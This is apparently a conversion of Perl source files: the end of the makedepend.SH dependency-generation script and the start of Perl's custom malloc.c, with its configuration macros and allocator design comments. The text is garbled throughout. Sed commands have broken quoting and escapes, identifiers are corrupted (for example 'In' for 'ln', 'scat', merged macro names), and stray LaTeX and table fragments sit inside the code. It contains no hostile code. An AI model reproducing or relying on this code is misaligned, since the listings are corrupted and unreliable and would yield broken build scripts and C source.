os2)    uwinfix="-e s,\\\\\\\\\\\\\\\\\\\\/,g" ;;
```

```
cygwin) uwinfix="-e s,\\\\\\\\\\\\\\\\\\\\/,g" ;;
```

```
posix-bc) uwinfix="-e s/\\\\*POSIX(\\\\(.*\\\\))/\\\\1/" ;;
```

```
vos)    uwinfix="-e s/\\\\#/\\\\#/" ;;
```

```
*)      uwinfix="" ;;
```

```
esac
```

```
case "$file" in
```

```
*.c) filebase=`basename $file .c` ;;
```

```
*.y) filebase=`basename $file .y` ;;
```

```
esac
```

```
case "$file" in
```

```
*/) finc="-l`echo $file | sed 's#[^/]*$##'"`" ;;
```

```
*) finc= ;;
```

```
esac
```

```
$echo "Finding dependencies for $filebase$_o."
```

```
( $echo "#line 1 \"$file\""; \
```

```
$sed -n <$file \
```

```
-e "/^${filebase}_init(/q" \
```

```
-e '/^#line/d' \
```

```
-e '/^#{/' \
```

```

-e 's|/\^.*.$|'|'\
-e 's|\\$|'|'\
-e p \
-e '}' ) >UU/$file.c

```

```

if [ "$osname" = os390 -a "$file" = perly.c ]; then

```

```

    $echo '#endif' >>UU/$file.c

```

```

fi

```

```

if [ "$osname" = os390 ]; then

```

```

    $cppstdin $finc -l. $cppflags $cppminus <UU/$file.c |

```

```

    $sed \

```

```

        -e '/^#.*<stdin>/d' \
        -e '/^#.*"-"/d' \
        -e '/^#.*git_version\.h/d' \
        -e 's#\.[0-9][0-9]*\.c#"$file.c#" \
        -e 's/^[      ]*#[      ]*line/#/' \
        -e '/^# *[0-9][0-9]* *["\.\.]/!d' \
        -e 's/^\.*"\(.*)".*$/'$filebase'\$(OBJ_EXT): \1/' \
        -e 's/^\# *[0-9][0-9]* \(.*)$/'$filebase'\$(OBJ_EXT): \1/' \
        -e 's|:\./|:|'\
        -e 's|\.c\.c|.c|' $uwinfix | \

```

```

    $uniq | $sort | $uniq >> .deptmp

```

```

else

```

```

    $cppstdin $finc -l. $cppflags $cppminus <UU/$file.c >.cout 2>.cerr

```

\$sed \

-e '1d' \

```
-e '/^#.*<stdin>/d' \
```

```
-e '/^#.*<builtin>/d' \
```

```
-e '/^#.*<built-in>/d' \
```

```
-e '/^#.*<command line>/d' \
```

```
-e '/^#.*<command-line>/d' \
```

-e '/^#.\*"-"/d' \

-e '/^#.\*"\\.\*\\"/d' \

-e '/: file path prefix .\* never used\$/d' \

```
-e '/^#.*git_version\.h/d' \
```

```
-e 's#\.[0-9][0-9]*\.c#"$file.c#" \'
```

```
-e 's/^[ ]*#[ ]*line/#/' \
```

```
-e '/^# *[0-9][0-9]* *[".\.\/]!/!d' \
```

```
-e 's/^.*"(.*)".*$/'$filebase'\$(OBJ_EXT):\1/' \
```

```
-e 's/^# *[0-9][0-9]* \\.(\.\\)$/'$filebase'\$(OBJ_EXT): \1/' \
```

```
-e 's|: \./|: |' \
```

```
-e 's|\.c\.c|.c|' $uwinfix .cout .cerr | \
```

```
$uniq | $sort | $uniq >> .deptmp
```

fi

```
echo "$filebase\$(OBJ_EXT): cflags" >> .deptmp
```

done

```
$sed <$mf >$mf.new -e '1,/^\# AUTOMATICALLY/!d'
```



```
$MAKE shlist || ($echo "Searching for .SH files..."; \
    $echo *.SH | $tr ' ' $trnl | $egrep -v '\*' >.shlist)
```

```
# Now extract the dependencies on makedepend.SH and Makefile.SH
```

```
# (they should reside in the main Makefile):
```

```
rm -f .shlist.old
```

```
mv .shlist .shlist.old
```

```
$egrep -v '^makedepend\.SH' <.shlist.old >.shlist
```

```
rm -f .shlist.old
```

```
mv .shlist .shlist.old
```

```
$egrep -v '^Makefile\.SH' <.shlist.old >.shlist
```

```
rm -f .shlist.old
```

```
mv .shlist .shlist.old
```

```
$egrep -v '^perl_exp\.SH' <.shlist.old >.shlist
```

```
rm -f .shlist.old
```

```
mv .shlist .shlist.old
```

```
$egrep -v '^config_h\.SH' <.shlist.old >.shlist
```

```
rm .shlist.old
```

```
if $test -s .deptmp; then
```

```
    for file in `cat .shlist`; do
```

```
        $echo ` $expr X$file : 'X\(.*\).SH` : $file $TOP/config.sh \;
```

```
        $sh $file >> .deptmp
```

```
    done
```

```
    $echo "Updating $mf..."
```

```

$echo "# If this runs make out of memory, delete /usr/include lines." \

    >> $mf.new

if [ "$osname" = vos ]; then

    $sed 's|\.incl\.c|.h|' .deptmp >.deptmp.vos

    mv -f .deptmp.vos .deptmp

fi

$sed 's|^(\.*\$(OBJ_EXT):)\ *(\.*\.*\.c\)*$|\1\2;""$defrule \2|" .deptmp \

    >>$mf.new

else

    $MAKE hlist || ($echo "Searching for .h files..."; \

        $echo *.h | $tr ' ' $trnl | $egrep -v '\*' >.hlist)

    $echo "You don't seem to have a proper C preprocessor. Using grep instead."

    $egrep '^#include ' `cat .clist` `cat .hlist` >.deptmp

    $echo "Updating $mf..."

    <.clist $sed -n \

        -e '/\{\|' \

        -e 's|^(\.*\)\(\.*\)\.c|\2\$(OBJ_EXT): \1\2.c;""$defrule \1\2.c|p' \

        -e d \

        -e '}' \

        -e 's|^(\.*\)\.c|\1\$(OBJ_EXT): \1.c|p' >> $mf.new

    <.hlist $sed -n 's|(\.*\)\(\.*\)|s= \2= \1\2=|p' >.hsed

    <.deptmp $sed -n 's|c:#include "\(\.*\)"\.*$|o: \1|p' | \

        $sed 's|^[^;]*|'| \

        $sed -f .hsed >> $mf.new

    <.deptmp $sed -n 's|h:#include "\(\.*\)"\.*$|h: \1|p' | \

```

```

$sed -f .hsed >> $mf.new

for file in `scat .shlist`; do

    $echo `$expr X$file : 'X\(.*\).SH': $file $TOP/config.sh \; \

    $sh $file >> $mf.new

done

fi

$rm -f $mf.old

$cp $mf $mf.old

$rm -f $mf

$cp $mf.new $mf

$rm $mf.new

$echo "# WARNING: Put nothing here or make depend will gobble it up!" >> $mf

$rm -rf .deptmp UU .shlist .clist .hlist .hsed .cout .cerr

rmdir .depending

!NO!SUBS!

$eunicefix makedepend

chmod +x makedepend

case `pwd` in

*SH)

    $rm -f ../makedepend

    In makedepend ../makedepend

;;

esac

malloc.c

```

```

/*  malloc.c

*

*/

/*

* 'The Chamber of Records,' said Gimli. 'I guess that is where we now stand.'

*

* [p.321 of _The Lord of the Rings_, II/v: "The Bridge of Khazad-Dûm"]

*/

```

```

/* This file contains Perl's own implementation of the malloc library.

* It is used if Configure decides that, on your platform, Perl's

* version is better than the OS's, or if you give Configure the

* -Dusemymalloc command-line option.

*/

```

```

/*

Here are some notes on configuring Perl's malloc. (For non-perl

usage see below.)

```

There are two macros which serve as bulk disablers of advanced features of this malloc: NO\_FANCY\_MALLOC, PLAIN\_MALLOC (undef by default). Look in the list of default values below to understand their exact effect. Defining NO\_FANCY\_MALLOC returns malloc.c to the state of the malloc in Perl 5.004. Additionally defining PLAIN\_MALLOC

returns it to the state as of Perl 5.000.

Note that some of the settings below may be ignored in the code based on values of other macros. The PERL\_CORE symbol is only defined when perl itself is being compiled (so malloc can make some assumptions about perl's facilities being available to it).

Each config option has a short description, followed by its name, default value, and a comment about the default (if applicable). Some options take a precise value, while the others are just boolean. The boolean ones are listed first.

```
# Read configuration settings from malloc_cfg.h
```

```
HAVE_MALLOC_CFG_H          undef
```

```
# Enable code for an emergency memory pool in $^M. See perlvar.pod
```

```
# for a description of $^M.
```

```
PERL_EMERGENCY_SBRK        (!PLAIN_MALLOC && (PERL_CORE ||  
!NO_MALLOC_DYNAMIC_CFG))
```

```
# Enable code for printing memory statistics.
```

```
DEBUGGING_MSTATS          (!PLAIN_MALLOC && PERL_CORE)
```

```
# Move allocation info for small buckets into separate areas.
```

```
# Memory optimization (especially for small allocations, of the
```

```
# less than 64 bytes). Since perl usually makes a large number
```

# of small allocations, this is usually a win.

PACK\_MALLOC (PLAIN\_MALLOC && !RCHECK)

# Add one page to big powers of two when calculating bucket size.

# This is targeted at big allocations, as are common in image

# processing.

TWO\_POT\_OPTIMIZE !PLAIN\_MALLOC

# Use intermediate bucket sizes between powers-of-two. This is

# generally a memory optimization, and a (small) speed pessimization.

BUCKETS\_ROOT2 !NO\_FANCY\_MALLOC

# Do not check small deallocations for bad free(). Memory

# and speed optimization, error reporting pessimization.

IGNORE\_SMALL\_BAD\_FREE (!NO\_FANCY\_MALLOC && !RCHECK)

# Use table lookup to decide in which bucket a given allocation will go.

SMALL\_BUCKET\_VIA\_TABLE !NO\_FANCY\_MALLOC

# Use a perl-defined sbrk() instead of the (presumably broken or

# missing) system-supplied sbrk().

USE\_PERL\_SBRK undef

# Use system malloc() (or calloc() etc.) to emulate sbrk(). Normally

# only used with broken sbrk()s.

PERL\_SBRK\_VIA\_MALLOC      undef

# Which allocator to use if PERL\_SBRK\_VIA\_MALLOC

SYSTEM\_ALLOC(a)              malloc(a)

# Minimal alignment (in bytes, should be a power of 2) of SYSTEM\_ALLOC

SYSTEM\_ALLOC\_ALIGNMENT MEM\_ALIGNBYTES

# Disable memory overwrite checking with DEBUGGING. Memory and speed

# optimization, error reporting pessimization.

NO\_RCHECK                      undef

# Enable memory overwrite checking with DEBUGGING. Memory and speed

# pessimization, error reporting optimization

RCHECK                          (DEBUGGING && !NO\_RCHECK)

# Do not overwrite uninit areas with DEBUGGING. Speed

# optimization, error reporting pessimization

NO\_MFILL                        undef

# Overwrite uninit areas with DEBUGGING. Speed

# pessimization, error reporting optimization

MALLOC\_FILL                    (DEBUGGING && !NO\_RCHECK && !NO\_MFILL)

# Do not check overwritten uninit areas with DEBUGGING. Speed

# optimization, error reporting pessimization

NO\_FILL\_CHECK                undef

# Check overwritten uninit areas with DEBUGGING. Speed

# pessimization, error reporting optimization

MALLOC\_FILL\_CHECK            (DEBUGGING && !NO\_RCHECK && !NO\_FILL\_CHECK)

# Failed allocations bigger than this size croak (if

# PERL\_EMERGENCY\_SBRK is enabled) without touching \$^M. See

# perlvar.pod for a description of \$^M.

BIG\_SIZE                      (1<<16)            # 64K

# Starting from this power of two, add an extra page to the

# size of the bucket. This enables optimized allocations of sizes

# close to powers of 2. Note that the value is indexed at 0.

FIRST\_BIG\_POW2                15                # 32K, 16K is used too often

# Estimate of minimal memory footprint. malloc uses this value to

# request the most reasonable largest blocks of memory from the system.

FIRST\_SBRK                    (48\*1024)

# Round up sbrk()s to multiples of this.

MIN\_SBRK                      2048

# Round up sbrk()s to multiples of this percent of footprint.



MIN\_SBRK\_FRAC                    3

# Round up sbrk()s to multiples of this multiple of 1/1000 of footprint.

MIN\_SBRK\_FRAC1000                (10 \* MIN\_SBRK\_FRAC)

# Add this much memory to big powers of two to get the bucket size.

PERL\_PAGESIZE                    4096

# This many sbrk() discontinuities should be tolerated even

# from the start without deciding that sbrk() is usually

# discontinuous.

SBRK\_ALLOW\_FAILURES              3

# This many continuous sbrk()s compensate for one discontinuous one.

SBRK\_FAILURE\_PRICE               50

# Some configurations may ask for 12-byte-or-so allocations which

# require 8-byte alignment (?!). In such situation one needs to

# define this to disable 12-byte bucket (will increase memory footprint)

STRICT\_ALIGNMENT                undef

# Do not allow configuration of runtime options at runtime

NO\_MALLOC\_DYNAMIC\_CFG undef

# Do not allow configuration of runtime options via \$ENV{PERL\_MALLOC\_OPT}

undef

This implementation assumes that calling `PerlIO_printf()` does not result in any memory allocation calls (used during a panic).

$$/^{*}$$

Malloc_t	void *
----------	--------

MEM\_SIZE unsigned long

# size of void\*

PTRSIZE 4

# Maximal value in LONG

LONG\_MAX 0x7FFFFFFF

# Unsigned integer type big enough to keep a pointer

UV unsigned long

# Signed integer of the same sizeof() as UV

IV long

# Type of pointer with 1-byte granularity

caddr\_t char \*

# Type returned by free()

Free\_t void

# Conversion of pointer to integer

PTR2UV(ptr) ((UV)(ptr))

# Conversion of integer to pointer

INT2PTR(type, i) ((type)(i))

# printf()-%-Conversion of UV to pointer

UVuf "lu"

# printf()-%-Conversion of UV to hex pointer

UVxf "lx"

# Alignment to use

MEM\_ALIGNBYTES 4

# Very fatal condition reporting function (cannot call any )

fatalcroak(arg) write(2,arg,strlen(arg)) + exit(2)

# Fatal error reporting function

croak(format, arg) warn(idem) + exit(1)

# Fatal error reporting function

croak2(format, arg1, arg2) warn2(idem) + exit(1)

# Error reporting function

warn(format, arg) fprintf(stderr, idem)

# Error reporting function

warn2(format, arg1, arg2) fprintf(stderr, idem)

# Locking/unlocking for MT operation

MALLOC\_LOCK MUTEX\_LOCK(&PL\_malloc\_mutex)

```
MALLOC_UNLOCK                                MUTEX_UNLOCK(&PL_malloc_mutex)
```

```
# Locking/unlocking mutex for MT operation
```

```
MUTEX_LOCK(l)                                void
```

```
MUTEX_UNLOCK(l)                              void
```

```
*/
```

```
#ifdef HAVE_MALLOC_CFG_H
```

```
# include "malloc_cfg.h"
```

```
#endif
```

```
#ifndef NO_FANCY_MALLOC
```

```
# ifndef SMALL_BUCKET_VIA_TABLE
```

```
#  define SMALL_BUCKET_VIA_TABLE
```

```
# endif
```

```
# ifndef BUCKETS_ROOT2
```

```
#  define BUCKETS_ROOT2
```

```
# endif
```

```
# ifndef IGNORE_SMALL_BAD_FREE
```

```
#  define IGNORE_SMALL_BAD_FREE
```

```
# endif
```

```
#endif
```

```
#ifndef PLAIN_MALLOC                            /* Bulk enable features */
```

```
# ifndef PACK_MALLOC
```

```

#   define PACK_MALLOC

# endif

# ifndef TWO_POT_OPTIMIZE

#   define TWO_POT_OPTIMIZE

# endif

# if (defined(PERL_CORE) || !defined(NO_MALLOC_DYNAMIC_CFG)) &&
!defined(PERL_EMERGENCY_SBRK)

#   define PERL_EMERGENCY_SBRK

# endif

# if defined(PERL_CORE) && !defined(DEBUGGING_MSTATS)

#   define DEBUGGING_MSTATS

# endif

#endif

#define MIN_BUC_POW2 (sizeof(void*) > 4 ? 3 : 2) /* Allow for 4-byte arena. */
#define MIN_BUCKET (MIN_BUC_POW2 * BUCKETS_PER_POW2)

#if !(defined(I286) || defined(atarist))

    /* take 2k unless the block is bigger than that */

#   define LOG_OF_MIN_ARENA 11

#else

    /* take 16k unless the block is bigger than that

    (80286s like large segments!), probably good on the atari too */

#   define LOG_OF_MIN_ARENA 14

#endif

```

```

#if defined(DEBUGGING) && !defined(NO_RCHECK)

# define RCHECK

#endif

#if defined(DEBUGGING) && !defined(NO_RCHECK) && !defined(NO_MFILL) && !defined(MALLOC_FILL)

# define MALLOC_FILL

#endif

#if defined(DEBUGGING) && !defined(NO_RCHECK) && !defined(NO_FILL_CHECK) &&
!defined(MALLOC_FILL_CHECK)

# define MALLOC_FILL_CHECK

#endif

#if defined(RCHECK) && defined(IGNORE_SMALL_BAD_FREE)

# undef IGNORE_SMALL_BAD_FREE

#endif

/*

* malloc.c (Caltech) 2/21/82

* Chris Kingsley, kingsley@cit-20.

*

* This is a very fast storage allocator. It allocates blocks of a small

* number of different sizes, and keeps free lists of each size. Blocks that

* don't exactly fit are passed up to the next larger size. In this

* implementation, the available sizes are 2^n-4 (or 2^n-12) bytes long.

* If PACK_MALLOC is defined, small blocks are 2^n bytes long.

* This is designed for use in a program that uses vast quantities of memory,

* but bombs when it runs out.

*

* Modifications Copyright Ilya Zakharevich 1996-99.

```

```

*

* Still very quick, but much more thrifty. (Std config is 10% slower
* than it was, and takes 67% of old heap size for typical usage.)

*

* Allocations of small blocks are now table-driven to many different
* buckets. Sizes of really big buckets are increased to accommodate
* common size=power-of-2 blocks. Running-out-of-memory is made into
* an exception. Deeply configurable and thread-safe.

*

*/

```

```

#ifdef PERL_CORE

# include "EXTERN.h"

# define PERL_IN_MALLOC_C

# include "perl.h"

# if defined(PERL_IMPLICIT_CONTEXT)

#   define croakPerl_croak_nocontext

#   define croak2      Perl_croak_nocontext

#   define warn Perl_warn_nocontext

#   define warn2      Perl_warn_nocontext

# else

#   define croak2      croak

#   define warn2      warn

# endif

# if defined(USE_5005THREADS) || defined(USE_ITHREADS)

```



```
#  define PERL_MAYBE_ALIVE PL_thr_key

#  else

#  define PERL_MAYBE_ALIVE 1

#  endif

#else

#  ifdef PERL_FOR_X2P

#  include "../EXTERN.h"

#  include "../perl.h"

#  else

#  include <stdlib.h>

#  include <stdio.h>

#  include <memory.h>

#  ifdef OS2

#  include <io.h>

#  endif

#  include <string.h>

#  ifndef Malloc_t

#  define Malloc_t void *

#  endif

#  ifndef PTRSIZE

#  define PTRSIZE 4

#  endif

#  ifndef MEM_SIZE

#  define MEM_SIZE unsigned long

#  endif
```

```

# ifndef LONG_MAX

#   define LONG_MAX 0x7FFFFFFF

# endif

# ifndef UV

#   define UV unsigned long

# endif

# ifndef IV

#   define IV long

# endif

# ifndef caddr_t

#   define caddr_t char *

# endif

# ifndef Free_t

#   define Free_t void

# endif

# define Copy(s,d,n,t) (void)memcpy((char*)(d),(char*)(s), (n) * sizeof(t))

# define CopyD(s,d,n,t) memcpy((char*)(d),(char*)(s), (n) * sizeof(t))

# define PerlEnv_getenv getenv

# define PerlIO_printf fprintf

# define PerlIO_stderr() stderr

# define PerlIO_puts(f,s)          fputs(s,f)

# ifndef INT2PTR

#   define INT2PTR(t,i)          ((t)(i))

# endif

# ifndef PTR2UV

```

```

#   define PTR2UV(p)                ((UV)(p))

#   endif

#   ifndef UVuf

#   define UVuf                    "lu"

#   endif

#   ifndef UVxf

#   define UVxf                    "lx"

#   endif

#   ifndef MEM_ALIGNBYTES

#   define MEM_ALIGNBYTES          4

#   endif

# endif

# ifndef croak                      /* make depend */

#   define croak(mess, arg) (warn((mess), (arg)), exit(1))

#   endif

# ifndef croak2                    /* make depend */

#   define croak2(mess, arg1, arg2) (warn2((mess), (arg1), (arg2)), exit(1))

#   endif

# ifndef warn

#   define warn(mess, arg) fprintf(stderr, (mess), (arg))

#   endif

# ifndef warn2

#   define warn2(mess, arg1, arg2) fprintf(stderr, (mess), (arg1), (arg2))

#   endif

# ifdef DEBUG_m

```

```
# undef DEBUG_m

# endif

# define DEBUG_m(a)

# ifdef DEBUGGING

#   undef DEBUGGING

# endif

# ifndef pTHX

#   define pTHX          void

#   define pTHX_

#   ifdef HASATTRIBUTE_UNUSED

#     define dTHX          extern int Perl___notused PERL_UNUSED_DECL

#   else

#     define dTHX      extern int Perl___notused

#   endif

#   define WITH_THX(s)s

# endif

# ifndef PERL_GET_INTERP

#   define PERL_GET_INTERP  PL_curinterp

# endif

# define PERL_MAYBE_ALIVE  1

# ifndef Perl_malloc

#   define Perl_malloc malloc

# endif

# ifndef Perl_mfree

#   define Perl_mfree free
```

```
# endif

# ifndef Perl_realloc

#   define Perl_realloc realloc

# endif

# ifndef Perl_calloc

#   define Perl_calloc calloc

# endif

# ifndef Perl_strdup

#   define Perl_strdup strdup

# endif

#endif /* defined PERL_CORE */
```

```
#ifndef MUTEX_LOCK

# define MUTEX_LOCK(l)

#endif
```

```
#ifndef MUTEX_UNLOCK

# define MUTEX_UNLOCK(l)

#endif
```

```
#ifndef MALLOC_LOCK

# define MALLOC_LOCK          MUTEX_LOCK(&PL_malloc_mutex)

#endif
```

```
#ifndef MALLOC_UNLOCK
```

```

# define MALLOC_UNLOCK          MUTEX_UNLOCK(&PL_malloc_mutex)

#endif

# ifndef fatalcroak              /* make depend */

#  define fatalcroak(mess)      (write(2, (mess), strlen(mess)), exit(2))

#  endif

#ifdef DEBUGGING

#  undef DEBUG_m

#  define DEBUG_m(a)            \
    STMT_START {                \
        if (PERL_MAYBE_ALIVE && PERL_GET_THX) { \
            dTHX;                \
            if (DEBUG_m_TEST) { \
                PL_debug &= ~DEBUG_m_FLAG; \
                a;                \
                PL_debug |= DEBUG_m_FLAG; \
            }                    \
        }                      \
    } STMT_END

#endif

#ifdef PERL_IMPLICIT_CONTEXT

#  define PERL_IS_ALIVE        aTHX

#else

```

```
# define PERL_IS_ALIVE      TRUE
```

```
#endif
```

```
/*
```

```
 * Layout of memory:
```

```
 * ~~~~~
```

```
 * The memory is broken into "blocks" which occupy multiples of 2K (and
```

```
 * generally speaking, have size "close" to a power of 2). The addresses
```

```
 * of such *unused* blocks are kept in nextf[i] with big enough i. (nextf
```

```
 * is an array of linked lists.) (Addresses of used blocks are not known.)
```

```
 *
```

```
 * Moreover, since the algorithm may try to "bite" smaller blocks out
```

```
 * of unused bigger ones, there are also regions of "irregular" size,
```

```
 * managed separately, by a linked list chunk_chain.
```

```
 *
```

```
 * The third type of storage is the sbrk()ed-but-not-yet-used space, its
```

```
 * end and size are kept in last_sbrk_top and sbrked_remains.
```

```
 *
```

```
 * Growing blocks "in place":
```

```
 * ~~~~~
```

```
 * The address of the block with the greatest address is kept in last_op
```

```
 * (if not known, last_op is 0). If it is known that the memory above
```

```
 * last_op is not continuous, or contains a chunk from chunk_chain,
```

```
 * last_op is set to 0.
```

\*

\* The chunk with address last\_op may be grown by expanding into  
\* sbrk()ed-but-not-yet-used space, or trying to sbrk() more continuous  
\* memory.

\*

\* Management of last\_op:

\* ~~~~~

\*

\* free() never changes the boundaries of blocks, so is not relevant.

\*

\* The only way realloc() may change the boundaries of blocks is if it

\* grows a block "in place". However, in the case of success such a

\* chunk is automatically last\_op, and it remains last\_op. In the case

\* of failure getpages\_adjacent() clears last\_op.

\*

\* malloc() may change blocks by calling morecore() only.

\*

\* morecore() may create new blocks by:

\* a) biting pieces from chunk\_chain (cannot create one above last\_op);

\* b) biting a piece from an unused block (if block was last\_op, this

\* may create a chunk from chain above last\_op, thus last\_op is

\* invalidated in such a case).

\* c) biting of sbrk()ed-but-not-yet-used space. This creates

\* a block which is last\_op.

\* d) Allocating new pages by calling getpages();



\*

\* getpages() creates a new block. It marks last\_op at the bottom of

\* the chunk of memory it returns.

\*

\* Active pages footprint:

\* ~~~~~~

\* Note that we do not need to traverse the lists in nextf[i], just take

\* the first element of this list. However, we \*need\* to traverse the

\* list in chunk\_chain, but most the time it should be a very short one,

\* so we do not step on a lot of pages we are not going to use.

\*

\* Flaws:

\* ~~~~~

\* get\_from\_bigger\_buckets(): forget to increment price => Quite

\* aggressive.

\*/

/\* I don't much care whether these are defined in sys/types.h--LAW \*/

#define u\_char unsigned char

#define u\_int unsigned int

/\*

\* I removed the definition of u\_bigint which appeared to be u\_bigint = UV

\* u\_bigint was only used in TWOK\_MASKED and TWOK\_SHIFT

\* where I have used PTR2UV. RMB

```

*/

#define u_short unsigned short


/* 286 and atarist like big chunks, which gives too much overhead. */

#if (defined(RCHECK) || defined(I286) || defined(atarist)) && defined(PACK_MALLOC)

# undef PACK_MALLOC

#endif


/*
 * The description below is applicable if PACK_MALLOC is not defined.
 *
 * The overhead on a block is at least 4 bytes. When free, this space
 * contains a pointer to the next free block, and the bottom two bits must
 * be zero. When in use, the first byte is set to MAGIC, and the second
 * byte is the size index. The remaining bytes are for alignment.
 * If range checking is enabled and the size of the block fits
 * in two bytes, then the top two bytes hold the size of the requested block
 * plus the range checking words, and the header word MINUS ONE.
 */

union  overhead {

    union  overhead *ov_next;    /* when free */

#if MEM_ALIGNBYTES > 4

    double strut;                /* alignment problems */

# if MEM_ALIGNBYTES > 8

    char    sstrut[MEM_ALIGNBYTES]; /* for the sizing */

```

```

# endif

#endif

    struct {

/*
 * Keep the ovu_index and ovu_magic in this order, having a char
 * field first gives alignment indigestion in some systems, such as
 * MachTen.
 */

        u_char  ovu_index;    /* bucket # */

        u_char  ovu_magic;    /* magic number */

#ifdef RCHECK

        /* Subtract one to fit into u_short for an extra bucket */

        u_short ovu_size;     /* block size (requested + overhead - 1) */

        u_int   ovu_rmagic;    /* range magic number */

#endif

    } ovu;

#define ov_magic      ovu.ovu_magic

#define ov_index      ovu.ovu_index

#define ov_size       ovu.ovu_size

#define ov_rmagic     ovu.ovu_rmagic

};

#define MAGIC         0xff          /* magic # on accounting info */

#define RMAGIC         0x55555555    /* magic # on range info */

#define RMAGIC_C      0x55          /* magic # on range info */

```

```

#ifdef RCHECK

# define      RMAGIC_SZ      sizeof (u_int) /* Overhead at end of bucket */

# ifdef TWO_POT_OPTIMIZE

#   define MAX_SHORT_BUCKET (12 * BUCKETS_PER_POW2) /* size-1 fits in short */

# else

#   define MAX_SHORT_BUCKET (13 * BUCKETS_PER_POW2)

# endif

#else

# define      RMAGIC_SZ      0

#endif

#if !defined(PACK_MALLOC) && defined(BUCKETS_ROOT2)

# undef BUCKETS_ROOT2

#endif

#ifdef BUCKETS_ROOT2

# define BUCKET_TABLE_SHIFT 2

# define BUCKET_POW2_SHIFT 1

# define BUCKETS_PER_POW2 2

#else

# define BUCKET_TABLE_SHIFT MIN_BUC_POW2

# define BUCKET_POW2_SHIFT 0

# define BUCKETS_PER_POW2 1

#endif

```

```
#if !defined(MEM_ALIGNBYTES) || ((MEM_ALIGNBYTES > 4) && !defined(STRICT_ALIGNMENT))

/* Figure out the alignment of void*. */

struct aligner {

    char c;

    void *p;

};

# define ALIGN_SMALL ((int)((caddr_t)&(((struct aligner*)0)->p)))

#else

# define ALIGN_SMALL MEM_ALIGNBYTES

#endif

#define IF_ALIGN_8(yes,no)    ((ALIGN_SMALL>4) ? (yes) : (no))

#ifdef BUCKETS_ROOT2

# define MAX_BUCKET_BY_TABLE 13

static const u_short buck_size[MAX_BUCKET_BY_TABLE + 1] =

{

    0, 0, 0, 0, 4, 4, 8, 12, 16, 24, 32, 48, 64, 80,

};

# define BUCKET_SIZE_NO_SURPLUS(i) ((i) % 2 ? buck_size[i] : (1 << ((i) >> BUCKET_POW2_SHIFT)))

# define BUCKET_SIZE_REAL(i) ((i) <= MAX_BUCKET_BY_TABLE \

                             ? buck_size[i] \

                             : ((1 << ((i) >> BUCKET_POW2_SHIFT)) \

                               - MEM_OVERHEAD(i)) \


```

```
+ POW2_OPTIMIZE_SURPLUS(i)))
```

```
#else
```

```
# define BUCKET_SIZE_NO_SURPLUS(i) (1 << ((i) >> BUCKET_POW2_SHIFT))
```

```
# define BUCKET_SIZE(i) (BUCKET_SIZE_NO_SURPLUS(i) + POW2_OPTIMIZE_SURPLUS(i))
```

```
# define BUCKET_SIZE_REAL(i) (BUCKET_SIZE(i) - MEM_OVERHEAD(i))
```

```
#endif
```

```
#ifdef PACK_MALLOC
```

```
/* In this case there are several possible layout of arenas depending
```

```
* on the size. Arenas are of sizes multiple to 2K, 2K-aligned, and
```

```
* have a size close to a power of 2.
```

```
*
```

```
* Arenas of the size >= 4K keep one chunk only. Arenas of size 2K
```

```
* may keep one chunk or multiple chunks. Here are the possible
```

```
* layouts of arenas:
```

```
*
```

```
*      # One chunk only, chunksize  $2^k + \text{SOMETHING} - \text{ALIGN}$ ,  $k \geq 11$ 
```

```
*
```

```
* INDEX MAGIC1 UNUSED CHUNK1
```

```
*
```

```
*      # Multichunk with sanity checking and chunksize  $2^k - \text{ALIGN}$ ,  $k > 7$ 
```

```
*
```

```
* INDEX MAGIC1 MAGIC2 MAGIC3 UNUSED CHUNK1 CHUNK2 CHUNK3 ...
```

```
*
```

- \* # Multichunk with sanity checking and size  $2^k$ -ALIGN,  $k=7$
- \*
- \* INDEX MAGIC1 MAGIC2 MAGIC3 UNUSED CHUNK1 UNUSED CHUNK2 CHUNK3 ...
- \*
- \* # Multichunk with sanity checking and size up to 80
- \*
- \* INDEX UNUSED MAGIC1 UNUSED MAGIC2 UNUSED ... CHUNK1 CHUNK2 CHUNK3 ...
- \*
- \* # No sanity check (usually up to 48=byte-long buckets)
- \* INDEX UNUSED CHUNK1 CHUNK2 ...
- \*
- \* Above INDEX and MAGIC are one-byte-long. Sizes of UNUSED are
- \* appropriate to keep algorithms simple and memory aligned. INDEX
- \* encodes the size of the chunk, while MAGIC<sub>n</sub> encodes state (used,
- \* free or non-managed-by-us-so-it-indicates-a-bug) of CHUNK<sub>n</sub>. MAGIC
- \* is used for sanity checking purposes only. SOMETHING is 0 or 4K
- \* (to make size of big CHUNK accommodate allocations for powers of two
- \* better).
- \*
- \* [There is no need to alignment between chunks, since C rules ensure
- \* that structs which need  $2^k$  alignment have sizeof which is
- \* divisible by  $2^k$ . Thus as far as the last chunk is aligned at the
- \* end of the arena, and 2K-alignment does not contradict things,
- \* everything is going to be OK for sizes of chunks  $2^n$  and  $2^n +$
- \*  $2^k$ . Say, 80-bit buckets will be 16-bit aligned, and as far as we

- \* put allocations for requests in 65..80 range, all is fine.
- \*
- \* Note, however, that standard malloc() puts more strict
- \* requirements than the above C rules. Moreover, our algorithms of
- \* realloc() may break this idyll, but we suppose that realloc() does
- \* need not change alignment.]
- \*
- \* Is very important to make calculation of the offset of MAGICm as
- \* quick as possible, since it is done on each malloc()/free(). In
- \* fact it is so quick that it has quite little effect on the speed of
- \* doing malloc()/free(). [By default] We forego such calculations
- \* for small chunks, but only to save extra 3% of memory, not because
- \* of speed considerations.
- \*
- \* Here is the algorithm [which is the same for all the allocations
- \* schemes above], see OV\_MAGIC(block,bucket). Let OFFSETm be the
- \* offset of the CHUNKm from the start of ARENA. Then offset of
- \* MAGICm is  $(\text{OFFSET1} \gg \text{SHIFT}) + \text{ADDOFFSET}$ . Here SHIFT and ADDOFFSET
- \* are numbers which depend on the size of the chunks only.
- \*
- \* Let us check some sanity conditions. Numbers  $\text{OFFSETm} \gg \text{SHIFT}$  are
- \* different for all the chunks in the arena if  $2^{\text{SHIFT}}$  is not greater
- \* than size of the chunks in the arena. MAGIC1 will not overwrite
- \* INDEX provided ADDOFFSET is  $>0$  if  $\text{OFFSET1} < 2^{\text{SHIFT}}$ . MAGIClast
- \* will not overwrite CHUNK1 if  $\text{OFFSET1} > (\text{OFFSETlast} \gg \text{SHIFT}) +$



\* ADDOFFSET.

\*

\* Make SHIFT the maximal possible (there is no point in making it

\* smaller). Since OFFSETlast is  $2K - \text{CHUNKSIZE}$ , above restrictions

\* give restrictions on OFFSET1 and on ADDOFFSET.

\*

\* In particular, for chunks of size  $2^k$  with  $k \geq 6$  we can put

\* ADDOFFSET to be from 0 to  $2^k - 2^{(11-k)}$ , and have

